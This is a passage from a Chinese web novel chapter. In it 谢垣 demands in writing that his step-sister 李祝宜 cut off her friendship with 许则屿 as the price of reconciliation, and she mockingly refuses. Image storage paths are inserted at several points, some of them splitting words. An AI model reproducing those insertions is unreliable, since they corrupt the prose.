    李祝宜给人的感觉就像是枝头孱弱的小白花,柔弱无助的兔子,肯定对许则屿这种从小喜欢招猫逗狗照顾弱小的人有很大吸引力,再加上她是转学生孤零零的一个人,所以许则屿会对她多加照顾。


    他一开始以为是这样。


    直到许则屿对他说了那一番话,他才意识到。


    许则屿不是将这段友谊当成临时的浅薄的普通朋友关系来维系。


    但是居心不良的李祝宜以后没准会利用和许则屿的情谊图谋一些别的东西。


    他将一张A4纸从兜里拿出来,展开后递给李祝宜,语气生硬:“你看看这个。”


    李祝宜接过,看完上面的内容后,脑子里面冒出一句话,谢垣脑子有病吧。


    他的字里行间只表达了一个中心思想。


    他愿意和李祝宜就此和解,但前提是李祝宜需要主动远离许则屿,并承诺以后不再和许则屿来往。


    李祝宜不能理解:“你认真的?”


    “你说呢?”他皱眉,“我像是在开玩笑?”


    李祝宜说:“你像精神失常了。”


    谢垣如同被踩了一脚:“我精神失常?李祝宜你清不清楚你在说什么?我是在给你机会和我和解。”


    哪有这样强硬的和解方式?其实就是换一种看似绵软的说法想让她妥协。


    她如果妥协了,她和谢垣的关系就会真正好转,她和妈妈在谢家的地位就会变高?她才不相信。


    李祝宜轻悠悠地说:“可是我很满意现状,比起和哥哥你和解,我更喜欢看我们三个人待在一起的时候,你明明讨厌我却还要在许则屿面前强装对我友好。”
(←快捷键) <<上一章投推荐票 回目录 标记书签 下一章>> (快捷键→)